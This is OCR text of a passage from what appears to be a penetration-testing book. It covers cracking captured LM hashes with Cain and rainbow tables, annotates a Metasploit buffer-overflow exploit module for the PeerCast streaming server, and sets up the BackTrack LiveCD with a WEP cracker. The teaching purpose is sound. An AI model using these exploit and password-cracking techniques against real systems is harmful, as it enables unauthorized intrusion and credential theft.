


Figure 4-1 Cain hash import




Figure 4-2 Cain cracking options

have an 8GB rainbow table covering every combination of alphanumeric plus the most common 14 symbols, the average crack time is 15 minutes. If we include every possible character, the table grows to 32GB and the average crack time becomes a still-reasonable 53 minutes.




Figure 4-3 Cain brute-force dialog box

Rainbow tables are, unfortunately, not easily downloadable due to their size. So to acquire them, you can build them yourself, purchase them on removable media, or join BitTorrent to gradually download them over several days or weeks.

Reference

Cain & Abel Homepage www.oxid.it/cain.html

Building Your Own Rainbow Tables

Rainbow tables are built with the command-line program rtgen or the Windows GUI equivalent, Winrtgen. For this example, we will build a rainbow table suitable for cracking the LM Hashes + Challenge numeric-only 7-character password. The same steps would apply to building a more general, larger rainbow table but it would take longer. Figure 4-4 shows the Winrtgen.exe UI.

The hash type (halflmchall) and the server challenge should not change when cracking Metasploit smb_sniffer hashes. Everything else, however, can change. This table is quite small at 625KB. Only 10 million possible combinations exist in this key space. The values for chain length, chain count, and table count decide your success probability. Creating a longer chain, more chains, or more files will increase the probability of success. The length of the chain will affect the crack time. The chain count will affect the initial, one-time table generation time. The probably-not-optimal values in Figure 4-4 for this small rainbow table generated a table in about 30 minutes.




Figure 4-4 Winrtgen interface

Downloading Rainbow Tables

Peer-to-peer networks such as BitTorrent are the only way to get the rainbow tables for free. At this time, no one can afford to host them for direct download due to the sheer size of the files. The website freerainbowtables.com offers a torrent for two halflmchall algorithm character sets: "all characters" (54GB) and alphanumeric (5GB).

Purchasing Rainbow Tables

Rainbow tables are available for purchase on optical media (DVD-R mostly) or as a hard drive preloaded with the tables. Some websites like Rainbowcrack-online also offer to crack submitted hashes for a fee. At present, Rainbowcrack-online has three subscription offerings: $38 for 30 hashes/month, $113 for 300 hashes/month, and $200 for 650 hashes/month.

Cracking Hashes with Rainbow Tables

Once you have your rainbow tables, launch Cain and import the hash file generated by Metasploit the same way you did earlier. Choose Cain's Cryptoanalysis Attack option and then select HALFLM Hashes + Challenge | Via Rainbow Tables. As shown in Figure 4-5, the rainbow table crack of a numeric-only password can be very fast.




Figure 4-5 Cain rainbow crack

NOTE The chain length and chain count values passed to winrtgen may need to be modified to successfully crack a specific password. Winrtgen will display the probability of success. If 97 percent success probability is acceptable, you can save quite a bit of disk space. If you require 100 percent success, use longer chains or add more chains.

Using Metasploit to Auto-Attack

One of the coolest new Metasploit 3 features is db_autopwn. Imagine if you could just point Metasploit at a range of hosts and it would "automagically" go compromise them and return to you a tidy list of command prompts. That's basically how db_autopwn works! The downside is that you'll need to get several moving parts all performing in unison. Db_autopwn requires Ruby, RubyGems, a working database, nmap or Nessus, and every binary referenced in each of those packages in the system path. It's quite a shuffle just getting it all working.

Rather than giving the step-by-step here, we're going to defer the db_autopwn demo until the next chapter, where it all comes for free on the Backtrack CD. If you're anxious to play with db_autopwn and you don't have or don't want to use the Backtrack CD, you can find a summary of the setup steps at http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html.

Inside Metasploit Modules

We'll be using Metasploit in later chapters as an exploit development platform. While we're here, let's preview the content of one of the simpler Metasploit exploit modules. PeerCast is a peer-to-peer Internet broadcast platform which, unfortunately, was vulnerable to a buffer overrun in March 2006. The PeerCast Streaming server did not properly handle a request of the form:

```
http://localhost:7144/stream/?AAAAAAAAAAAAAAAAAAAAAA....(800)
```

You can find the Metasploit exploit module for this vulnerability in your Metasploit installation directory under framework\modules\exploits\linux\http\peercast_url.rb.

Each Metasploit exploit only needs to implement the specific code to trigger the vulnerability. All the payload integration and the network connection and all lower-level moving parts are handled by the framework. Exploit modules will typically include

- Name of the exploit and the modules from which it imports or inherits functionality
- Metadata such as name, description, vulnerability reference information, and so on
- Payload information such as number of bytes allowed, characters not allowed
- Target types and any version-specific return address information

- Default transport options such as ports or pipe names
- Ruby code implementing the vulnerability trigger

The peercast_url.rb exploit module starts with definition information and imports the module that handles TCP/IP-based exploit connection functionality. This all comes "for free" from the framework.

```
require 'msf/core'
module Msf
class Exploits::Linux::Http::PeerCast_URL < Msf::Exploit::Remote
      include Exploit::Remote::Tcp
```

Next you'll see exploit metadata containing the human-readable name, description, license, authors, version, references, and so on. You'll see this same pattern in other exploits from the Metasploit team.

```
     def initialize(info = {})
          super(update_info(info,
               'Name'  => 'PeerCast <= 0.1216 URL Handling Buffer Overflow
(linux)',
               'Description' => %q{ This module exploits a stack overflow in
PeerCast <= v0.1216. The vulnerability is caused due to a boundary error
within the handling of URL parameters.},
               'Author'         => [ 'y0 [at] w00t-shell.net' ],
               'License'        => BSD_LICENSE,
               'Version'        => '$Revision: 4498 $',
               'References'     =>
                    [
                         ['OSVDB', '23777'],
                         ['BID', '17040'],
                         ['URL', 'http://www.infigo.hr/in_focus/INFIGO-2006-
03-01'],
                    ],
               'Privileged'     => false,
```

Next comes the payload information. In the case of this PeerCast_URL exploit, the vulnerability allows for 200 bytes of payload, does not allow seven specific characters to be used in the payload, and requires a nop sled length of at least 64 bytes.

```
               'Payload'        =>
                    {
                         'Space'    => 200,
                         'BadChars' => "\x00\x0a\x0d\x20\x0d\x2f\x3d\x3b",
                         'MinNops'  => 64,
                    },
```

NOTE These bad characters make sense in this context of a URL-based exploit. They include the NULL termination character, line-feed, carriage-return, the space character, /, =, and ;.

After the payload information comes the target information. This exploit targets Linux systems running one specific version of PeerCast (v0.1212), and includes the return address for that version.

```
            'Platform'       => 'linux',
            'Arch'           => ARCH_X86,
            'Targets'        =>
                      [['PeerCast v0.1212 Binary', { 'Ret' => 0x080922f7
}],],
```

The final bit of initialization information is the set of default variables. PeerCast Streaming Server by default runs on 7144/tcp, so the exploit by default sets RPORT to 7144.

```
            register_options( [ Opt::RPORT(7144) ], self.class )
```

Lastly, the module includes the Ruby code to trigger the vulnerability.

```
def exploit
     connect
     pat = rand_text_alphanumeric(780)
     pat << [target.ret].pack('V')
     pat << payload.encoded
     uri = '/stream/?' + pat
     res = "GET #{uri} HTTP/1.0\r\n\r\n"
     print_status("Trying target address 0x%.8x..." % target.ret)
     sock.put(res)
     handler
     disconnect
end
```

The connection setup is handled by the framework, allowing exploits to include a simple **connect** and then focus on the vulnerability. In this case, the exploit builds up a payload buffer from 780 random alphanumeric characters (random to potentially bypass signature-based AV and IDS products), the return address supplied in the target information, and the payload supplied by the framework. The exploit itself is not concerned with the payload—it is supplied by the framework and is simply inserted into the buffer. The vulnerability trigger is encapsulated in an appropriate HTTP wrapper and sent over the socket created by the framework. That's it! We'll dig more deeply into Metasploit modules in later chapters.

CHAPTER 5

Using the BackTrack LiveCD Linux Distribution

This chapter will show you how to get and use BackTrack, a Slackware Linux distribution that comes fully configured and packed with useful penetration testing tools.

- BackTrack: the big picture
- Creating the BackTrack CD
- Booting BackTrack
- Exploring the BackTrack X-windows environment
- Writing BackTrack to a USB memory stick
- Saving your BackTrack configuration changes
  - Creating a directory-based or file-based module with dir2lzm
  - Creating a module from a SLAX prebuilt module with mo2lzm
  - Creating a module from an entire session of changes using dir2lzm
  - Automating the change preservation from one session to the next
  - "Cheat codes" and selectively loading modules
- Metasploit db_autopwn
- Tools

BackTrack: The Big Picture

Building an effective and complete penetration-testing workstation can be a lot of work. For example, the Metasploit db_autopwn functionality that we touched on in Chapter 4 requires the latest version of Metasploit, a recent version of Ruby, a working RubyGems installation, a running database server locally on the machine, and either Nessus or nmap for enumeration. If something is missing, or even if your path is not configured properly, db_autopwn fails. Wouldn't it be great if someone were to configure an entire Linux distribution appropriately for penetration testing, gather all the tools needed, categorize them appropriately with an easy-to-use menu system, make sure all the dependencies were resolved, and package it all as a free download? And it would be great if the whole thing were to fit on a CD or maybe a bootable USB memory stick. Oh, and all the drivers for all kinds of hardware should be included so you could pop the CD into any machine and quickly make it work anywhere. And, of course, it should be trivially configurable so that you could add additional tools or make necessary tweaks to fit your individual preferences.

Sounds like a tall order, but this is exactly what a group of guys from Germany put together with the BackTrack LiveCD. Weighing in at 689MB, the whole thing fits onto a regular bootable CD. Now you might be thinking "689MB.…there's no way that Linux itself plus drivers for all kinds of hardware plus all the penetration testing tools I need could possibly fit in 689MB." That's where the magic of the LiveCD system comes in. BackTrack actually includes 2,700 MB's worth of stuff, but LiveCD does not run from the CD itself. Instead, the Linux kernel and bootloader configuration live uncompressed on the CD and allow the system to boot normally. After the kernel loads, a small ram disk is created in the computer's RAM and the root-disk image (initrd.gz) is unpacked to the ram disk and mounted as a root file system. And then finally larger directories (like /usr) are mounted directly from the read-only CD. BackTrack uses a special file system (aufs) allowing the read-only file system stored on the CD to behave like a writable one. It saves all changes in memory. Aufs supports zlib compression, allowing everything to fit on a regular CD-R.

BackTrack itself is quite complete and works well on a wide variety of hardware without any changes. But what if a driver, a pen-testing tool, or an application you normally use is not included? Or what if you want to store your home wireless access point encryption key so you don't have to type it in every time? It works fine to download software and make any configuration changes while the BackTrack CD is running, but those changes don't persist to the next reboot because the real file system is read-only. While you're inside the "Matrix" of the BackTrack CD, everything appears to be writable but those changes really only happen in RAM.

BackTrack includes an easy configuration change system allowing you to add or modify files and directories, or even to persist memory snapshots across BackTrack LiveCD reboots. These configuration changes are stored as self-contained modules and can be written back to the CD or to a USB memory stick. Later in the chapter we'll describe how to build these modules and how they are loaded on boot. But now let's get right to using BackTrack.

Creating the BackTrack CD

You can find links to download BackTrack at www.remote-exploit.org/backtrack_download.html. It is distributed as an ISO disk image that you can burn to a CD or run directly with VMWare. Windows by default cannot burn an ISO image to a bootable CD, so you'll need to use CD burning software such as Nero or Roxio. One of the better free alternatives to those commercial products is ISO Recorder from Alex Feinman. You'll find that freeware program at http://isorecorder.alexfeinman.com/isorecorder.htm. It is a program recommended by Microsoft as part of their MSDN program. After you download and install ISO Recorder, you can right-click ISO files and select the "Copy image to CD" option, shown in Figure 5-1.

NOTE The ISO download speed from the remote-exploit mirrors varied from 20 kilobytes per second to 60 kilobytes per second. We uploaded the ISO to FileFront, where you might find a quicker download: http://hosted.filefront.com/grayhatuploads.




Figure 5-1
ISO recorder

Booting BackTrack

When you first boot from the BackTrack CD or from the ISO with VMWare, you'll come up to this prompt:

```
ISOLINUX 3.36 2007-02-10  Copyright (C) 1994-2007 H. Peter Anvan
boot:
```

If you wait long enough at this screen, BackTrack will eventually boot. You can immediately start the boot process by typing **bt**, or just by pressing ENTER. Later we'll document the "cheat codes" you can type in here and the optional modules you can load from this prompt. After the boot sequence finishes, you'll be presented with the default login page, shown in Figure 5-2.

Welcome to BackTrack v.2.0 Final
The system is up and running now.
Login as "root", with password "toor", both without quotes, lowercase.
After you login, try the following commands:
startx ... to run Xwindow system in VESA mode 1024x768 at 75Hz
flux ..... the same like startx but use FluxBox instead of KDE
xconf .... to autoconfigure your graphics card for better performance
ati ..... to autoconfigure ati drivers (download ati.lzm required)
Other commands you may find useful (for experts only!):
configsave/configrestore ... to save and restore all filesystem changes
fileswap .... to create special file for swapping RAM to your harddisk
When finished, use "poweroff" or "reboot" command and wait until it completes
bt login: _
<<back|track 2

Figure 5-2 BackTrack login screen

Login (**root** | **toor**), **xconf**, then **startx**, and you'll find yourself in BackTrack LiveCD X Windows system. Linux in minutes…

Exploring the BackTrack X-Windows Environment

BackTrack is designed for security enthusiasts and includes over 300 different security testing tools all conveniently categorized into a logical menu system. You can see a sample menu in Figure 5-3. We will highlight some of the tools in this chapter, but we don't want this book to be tool-centric. Rather, the goal of this chapter is to help you become comfortable with the way the BackTrack LiveCD system works and to teach you how to customize it so that you can experiment with the tools yourself.

In addition to the comprehensive toolset, the BackTrack developers did a great job making the distribution nice to use even as an everyday operating system. You'll find applications such as Gaim, Skype, Open Office, VMWare, Firefox, editors and graphics tools, even a calculator. If you haven't used Linux in several years, you might be surprised by how usable it has become. BackTrack 2.0 has further evolved into a very polished release with niceties like Gaim supporting SSL, Skype supporting ALSA, ATI drivers being modularized, the VMWare tools module being integrated into the image, and so on. On the security side, everything just works: One-click Snort setup, Kismet with GPS support and autoconfiguration, unicornscan pgsql support, a db_autopwn setup script, and one-click options to start/stop the web server, ssh server, vnc server, database server, and tftp server.




Figure 5-3 BackTrack menu

They even included both the ISSAF and OSSTMM testing and assessment methodologies documents on the CD. If you find anything missing, the next several sections will show you how you can add your own customizations into the distribution yourself.

Writing BackTrack to Your USB Memory Stick

If you plan to use BackTrack regularly or want to customize it, you'll probably want to speed it up by either creating a BackTrack bootable USB memory stick, or even writing out a full, uncompressed version of BackTrack on your hard drive. The full install will require about 2,700 MB.

If you have a spare 1GB USB memory stick, you can increase your BackTrack performance by turning it into a BackTrack Live-USB key. You just need to copy the BT and boot directories from the CD (or from the ISO) to the root of the USB key and then make it bootable. BackTrack includes a bootinst.bat script in the boot directory to make the USB key bootable. Be sure to run this script from the USB key, not from your hard drive.

NOTE If you accidentally run the bootinst.bat script while in a directory that lives on the drive of a current, working OS installation, you will render the OS install useless by overwriting its master boot record. Be very sure that you first change to the USB drive and **cd** into the boot directory before running the script.

The boot process in particular is quicker (and quieter) from a USB key than from a CD. A USB key also lends itself to easier configuration changes without ruining a bunch of CDs while perfecting your change modules.

Saving Your BackTrack Configurations

One of the most compelling features of the BackTrack LiveCD distribution is its easy configurability. As we mentioned earlier, all changes to a running BackTrack instance are written only to RAM and not to disk. Configuration changes come in the form of SLAX modules. A module can represent a new file or directory structure, a modified file, a new application created from source code, or a snapshot of the in-memory changes since the session started. Modules are built into the LZM file format using dir2lzm or tgz2lzm. You can also convert Debian/Ubuntu's DEB packages to the LZM format with deb2lzm, or to SLAX 5 format modules with mo2lzm.

We tested BackTrack on two different Dell laptops. Both had things we wanted to customize. For example, one of the laptops had an Intel wireless network card that was recognized and had on-CD drivers, but didn't load by default. In this section, we'll build a module to load the wireless drivers and even join BackTrack to an encrypted network on boot. Also, BackTrack does not include the awesome aircrack-ptw package on the CD, so we'll create a module to load that package. Finally, NVIDIA graphics drivers are not included by default, and unfortunately have a particularly involved installation. We'll show how to add NVIDIA drivers by capturing a snapshot of changes since boot.

Creating a Directory-Based or File-Based Module with dir2lzm

The wireless drivers on this laptop simply needed to be loaded, configured with iwconfig, and then DHCP enabled. This type of configuration on a standard Linux distribution could be done with a /etc/rc.d initialization script. The set of commands needed to load the drivers and join the test network was as follows:

```
bt ~ # cd /usr/src/drivers/ipw3945-1.2.0
bt ipw3945-1.2.0 # ./load
bt ipw3945-1.2.0 # cd -
bt ~ # iwconfig eth1 essid ap
bt ~ # iwconfig eth1 enc XXXX-XXXX-XXXX-XXXX-XXXX-XXXX-XX
bt ~ # ifconfig eth1 up
bt ~ # dhcpcd -t 10 eth1
```

With a little poking around in the /etc/rc.d directory, you'll find that rc.inet1 already includes the dhcpcd step and has a convenient spot after setting up the loopback device to paste in these commands. So now we want to create a module that places this updated rc.inet1 file into the /etc/rc.d directory before it is used by the normal Linux boot process. We'll set up the directory structure and then use dir2lzm to do exactly that.

```
bt ~ # cd /tmp
bt tmp # mkdir -p MODULE/etc/rc.d
bt tmp # cp ~/rc.inet1 MODULE/etc/rc.d/
bt tmp # dir2lzm MODULE/ startwireless.lzm
[================================================] 1/1 100
%bt tmp # ls -l startwireless.lzm
-r-------- 1 root root 4096 Jun 20 08:28 startwireless.lzm
bt tmp # cp startwireless.lzm /mnt/sdb1_removable/bt/modules/
```

Notice that we used dir2lzm to create a .lzm package of a directory structure that has the entire directory tree from the root of the file system down to the file we want to overwrite. This test system boots from a 1GB USB memory stick mounted on /mnt/sdb1_removable with a module directory in bt/modules. On the next boot, this startwireless .lzm module replaces the rc.inet1 file during the LiveCD preboot setup and connects the system to the test wireless network during boot.

Creating a Module from a SLAX Prebuilt Module with mo2lzm

BackTrack is based on the SLAX LiveCD project started in 2002. The SLAX user community has built up an impressive catalog of downloadable modules. You can find that web page at www.slax.org/modules.php.

Aircrack-ptw is one of the few tools missing from the BackTrack distribution. It is a spectacularly good wireless encryption (WEP) cracker requiring far less traffic than previous versions of Aircrack. You could download and build aircrack-ptw directly and then generate an LZM module, or you could download a SLAX module and convert it for use with BackTrack. Figure 5-4 shows the SLAX modules web page.




Figure 5-4 SLAX module categories at slax.org

Clicking the "security" icon or searching for aircrack-ptw will show you two existing packages for aircrack-ptw. The description of the second entry claims "the other AirCrack-ptw didn't work for me" so we'll try the second one first:

```
bt ~ # wget ftp://ftp.slax.org/SLAX-5-modules/security/aircrack_ptw_1_0_0.mo

23:00:05 (61.05 KB/s) - `aircrack_ptw_1_0_0.mo' saved [65536]

bt ~ # mo2lzm

Convert old format module .mo (ver < 6) to new .lzm format (ver >= 6)
Usage: /usr/bin/mo2lzm oldmod.mo newmod.lzm
bt ~ # mo2lzm aircrack_ptw_1_0_0.mo aircrack_ptw.lzm
==========================================================] 4/4 100%
bt ~ # cp aircrack_ptw.lzm /mnt/sdb1_removable/bt/modules/
```

Now aircrack-ptw will be available on the next reboot. But what if we wanted to use aircrack-ptw right away, without rebooting? After all, if you unpack the new aircrack_ptw.lzm using lzm2dir, you'll find that it is simply a package containing the /usr/bin/aircrack-ptw binary and a bunch of /var/log packaging. You have two options to

integrate the saved module into the "live" system. You can double-click the file from the KDE Konquerer file explorer, or you can use the **uselivemod** command. Here's the command-line version:

```
bt ~ # which aircrack-ptw
which: no aircrack-ptw in (/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/
usr/b
in:/bin:/usr/X11R6/bin:/usr/local/apache/bin:/usr/local/pgsql/bin:/opt/mono/
bin:/usr/local/pgsql/bin:.:/usr/lib/java/bin:/opt/kde/bin)
bt ~ # uselivemod

Use module on the fly while running Live CD
Usage: /usr/bin/uselivemod module.lzm
bt ~ # uselivemod aircrack_ptw.lzm
module file is stored inside the union, moving to /mnt/live/memory/modules
first...
bt ~ # which aircrack-ptw
/usr/bin/aircrack-ptw
```

As you can see here, the **uselivemod** command takes an lzm module, mounts it outside the LiveCD fake environment, and injects the contents of the module into the running live system. This works great for user mode applications. Startup scripts and kernel modules usually will require a reboot.

Creating a Module from an Entire Session of Changes Using dir2lzm

Installing new software is sometimes not as simple as placing a new binary into /usr/bin. For example, the video driver installation process for NVIDIA graphics cards is quite involved and makes systemwide configuration changes. BackTrack does not include NVIDIA drivers, so to use X at a resolution higher than 640×480, we needed to build a module that installs the drivers. A smart first step is to look for a downloadable module at www.slax.org/modules.php. Unfortunately, at least the most recent NVIDIA driver modules there do not correctly configure the BackTrack 2.0 system. One of the downloadable modules could probably be debugged without too much work, but instead let's explore the snapshot change management module creation technique.

As you already know, the actual files from the BackTrack CD are never modified. After all, they might very well be stored on read-only media that cannot be modified. Any changes made to the running system are written only to a directory on the mounted RAM disk. This system makes it very easy to know the entire set of changes that have been made to the running configuration since boot. Every change is there in /mnt/live/memory/changes. So, we could boot BackTrack, download the NVIDIA drivers, install the drivers, and then write out the entire contents of /mnt/live/memory/changes to an LZM module. On the next boot, all those changes would be integrated back into the running system preboot as if the NVIDIA install had just happened. Let's try it:

```
bt ~ # wget http://us.download.nvidia.com/XFree86/Linux-x86/100.14.11/NVIDIA-
Linux-x86-100.14.11-pkg1.run
```

```
16:23:37 (157.71 KB/s) - 'NVIDIA-Linux-x86-100.14.11-pkg1.run' saved
[15311226/15311226]

bt ~ # sh NVIDIA-Linux-x86-100.14.11-pkg1.run
Verifying archive integrity... OK
Uncompressing NVIDIA Accelerated Graphics Driver for Linux-x86
100.14.11.....................

[package installs]

bt ~ # dir2lzm /mnt/live/memory/changes nvidia-install.lzm
[==============================================] 846/846 100%
bt ~ # ls -l nvidia-install.lzm
-r-------- 1 root root 22679552 Jun 30 16:29 nvidia-install.lzm
bt ~ # cp nvidia-install.lzm /mnt/sdb1_removable/bt/modules/
```


